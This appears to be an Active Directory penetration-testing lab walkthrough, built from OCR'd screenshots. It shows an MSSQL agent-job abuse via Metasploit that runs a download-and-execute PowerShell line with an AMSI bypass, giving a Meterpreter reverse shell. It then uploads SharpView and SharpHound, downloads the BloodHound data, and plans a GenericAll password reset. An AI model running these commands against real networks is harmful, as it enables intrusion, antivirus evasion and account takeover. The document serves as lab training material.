
set SQL_FILE /root/Desktop/tools/sql_agentjob

Adding a loop to the payload with **tail -1 payload4443loop.ps1**




```
Active sessions
===============

No active sessions.

msf5 auxiliary(admin/mssql/mssql_sql_file) > run
[*] Running module against 192.168.2.168

[*] 192.168.2.168:1433 - SQL Query: USE msdb;EXEC msdb.dbo.sp_delete_j
obstep @job_name = N'PowershellExec', @step_name = N'test_powershell_n
 http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://
d_jobserver @job_name = N'PowershellExec';EXEC dbo.sp_start_job N'Powe
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mssql/mssql_sql_file) >
[*] Sending stage (206403 bytes) to 192.168.2.168
[*] Meterpreter session 1 opened (192.168.2.1:4443 -> 192.168.2.168:49
```

```
root@kali:~/Desktop/shared/tools# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.2.21 - - [11/Jul/2020 09:19:00] "GET /amsibypass HTTP/1.1" 200 -
192.168.2.21 - - [11/Jul/2020 09:19:01] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.2.168 - - [11/Jul/2020 09:19:39] "GET /amsibypass HTTP/1.1" 200 -
192.168.2.168 - - [11/Jul/2020 09:19:39] "GET /payload4443loop.ps1 HTTP/1.1" 200 -
```



```
msf5 auxiliary(admin/mssql/mssql_sql_file) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1704 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>nslookup cola-reports
nslookup cola-reports
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.2.2

Name:    cola-reports.cola.local
Address:  192.168.2.169
```


(based on the nmap report)



```
Nmap scan report for 192.168.2.254
Host is up (0.0010s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
443/tcp  open  ssl/http      nginx 1.14.0 (Ubuntu)
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=LinuxAD/organizationName=Pentester Academy/stateOrProvinceName=CA/countryName=US
| Not valid before: 2020-05-20T07:32:12
|_Not valid after:  2030-05-18T07:32:12
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

Now pivoting to the next machne: **cola-reports** on 192.168.2.169


Target: Cola-sql




```
meterpreter > shell
Process 1704 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>nslookup cola-reports
nslookup cola-reports
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.2.2

Name:    cola-reports.cola.local
Address:  192.168.2.169


C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Test-NetConnection -ComputerName 192.168.2.169 -Port 445
Test-NetConnection -ComputerName 192.168.2.169 -Port 445


ComputerName     : 192.168.2.169
RemoteAddress    : 192.168.2.169
RemotePort       : 445
InterfaceAlias   : Ethernet
SourceAddress    : 192.168.2.168
TcpTestSucceeded : True



PS C:\Windows\system32> exit
```

One very interesting attack vector is abusing *Access Control Lists* (ACLs). Let's enumerate ACLs from the meterpreter session we have on cola-sql. We will use SharpView for that.

upload /root/Desktop/tools/SharpView.exe C:\\Users\\sqladmin\\Download




```
C:\Windows\system32>exit
exit
meterpreter > upload /root/Desktop/tools/SharpView.exe C:\\Users\\sqladmin\\Downloads
[*] uploading  : /root/Desktop/tools/SharpView.exe → C:\Users\sqladmin\Downloads
[*] uploaded   : /root/Desktop/tools/SharpView.exe → C:\Users\sqladmin\Downloads\SharpView.exe
meterpreter > shell
Process 1612 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\sqladmin\Downloads
cd C:\Users\sqladmin\Downloads

C:\Users\sqladmin\Downloads>SharpView.exe Invoke-AclScanner -domain cola
SharpView.exe Invoke-AclScanner -domain cola
[Get-DomainSearcher] search base: LDAP://DC=COLA,DC=LOCAL
[Get-DomainObjectAcl] Get-DomainObjectAcl filter string: (objectClass=*)
```




```
ObjectDN                      : CN=sql access,CN=Users,DC=cola,DC=local
BinaryLength                  : 36
AceQualifier                  : AccessAllowed
IsCallback                    : False
OpaqueLength                  : 0
AccessMask                    : 983551
SecurityIdentifier            : S-1-5-21-2764521275-985837150-4215426359-1604
AceType                       : AccessAllowed
AceFlags                      : None
IsInherited                   : False
InheritanceFlags              : None
PropagationFlags              : None
AuditFlags                    : None
ActiveDirectoryRights         : GenericAll
IdentityReferenceName         : sqladmin
IdentityReferenceDomain       : cola.local
IdentityReferenceDN           : CN=sql admin,CN=Users,DC=cola,DC=local
```

Also, using BloodHound:

iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/SharpHound.ps1)




```
PS C:\Users\sqladmin\Downloads> iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/SharpHound.ps1)
iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/SharpHound.ps1)
PS C:\Users\sqladmin\Downloads> iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/SharpHound.ps1)
iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/SharpHound.ps1)
PS C:\Users\sqladmin\Downloads> dir
dir


    Directory: C:\Users\sqladmin\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/11/2020   7:18 AM         736256 SharpView.exe


PS C:\Users\sqladmin\Downloads> Invoke-BloodHound -CollectionMethod All
Invoke-BloodHound -CollectionMethod All
Initializing BloodHound at 7:28 AM on 7/11/2020
Resolved Collection Methods to Group, LocalAdmin, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets
Starting Enumeration for cola.local
Status: 71 objects enumerated (+71 71/s --- Using 91 MB RAM )
Finished enumeration for cola.local in 00:00:01.3582605
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\sqladmin\Downloads\20200711072841_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\sqladmin\Downloads> exit
exit

C:\Users\sqladmin\Downloads>exit
exit
```




```
meterpreter > download C:\\Users\\sqladmin\\downloads\\20200711072841_BloodHound.zip
[*] Downloading: C:\Users\sqladmin\downloads\20200711072841_BloodHound.zip → 20200711072841_BloodHound.zip
[*] Downloaded 8.39 KiB of 8.39 KiB (100.0%): C:\Users\sqladmin\downloads\20200711072841_BloodHound.zip → 20200711072841_BloodHound.zip
[*] download   : C:\Users\sqladmin\downloads\20200711072841_BloodHound.zip → 20200711072841_BloodHound.zip
```

Downloading all the data to analyze them offline



```
root@kali:~/Desktop/shared/tools# neo4j console
Active database: graph.db
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
2020-07-11 14:34:11.298+0000 INFO  ======== Neo4j 3.5.3 ========
2020-07-11 14:34:11.375+0000 INFO  Starting...
2020-07-11 14:34:19.364+0000 INFO  Bolt enabled on 127.0.0.1:7687.
2020-07-11 14:34:23.817+0000 INFO  Started.
2020-07-11 14:34:26.947+0000 INFO  Remote interface available at http://localhos

root@kali:~/Desktop/shared/tools# bloodhound
```




Log in to Neo4j Database

Database URL: bolt://localhost:7687 ✓

DB Username: neo4j

DB Password: •••••••••••

☐ Save Password



User Info

Name	ADMINISTRATOR@COLA.LOCAL
Password Last Changed	Wed, 08 Jan 2020 09:14:34 GMT
Last Logon	Tue, 10 Mar 2020 17:05:50 GMT
Enabled	True
Description	Built-in account for administering the computer/domain
AdminCount	True
Compromised	False
Cannot Be Delegated	False
ASREP Roastable	False
Sessions	1
Sibling Objects in the Same OU	11
Reachable High Value Targets	11
Effective Inbound GPOs	1
See User within Domain/OU Tree	

Group Membership

First Degree Group Memberships	6
Unrolled Group Membership	8
Foreign Group Membership	0

Local Admin Rights

First Degree Local Admin	1
Group Delegated Local Admin Rights	2
Derivative Local Admin Rights	2

Execution Privileges

First Degree RDP Privileges	0


So, sqladmin has GenericAll access over sqlaccess user. This allows us to execute many attacks on sqlaccess including changing its password (changing password of a user is fine in a lab, not during a real asessement)

```
iwr -UseBasicParsing http://192.168.2.1:8000/ADModule-master.zip -OutFile ADModule-master.zip
```

```
Import-Module C:\Users\Sqladmin\downloads\ADmodule-master\ADModule-master\Microsoft.ActiveDirectory.Management.dll
```

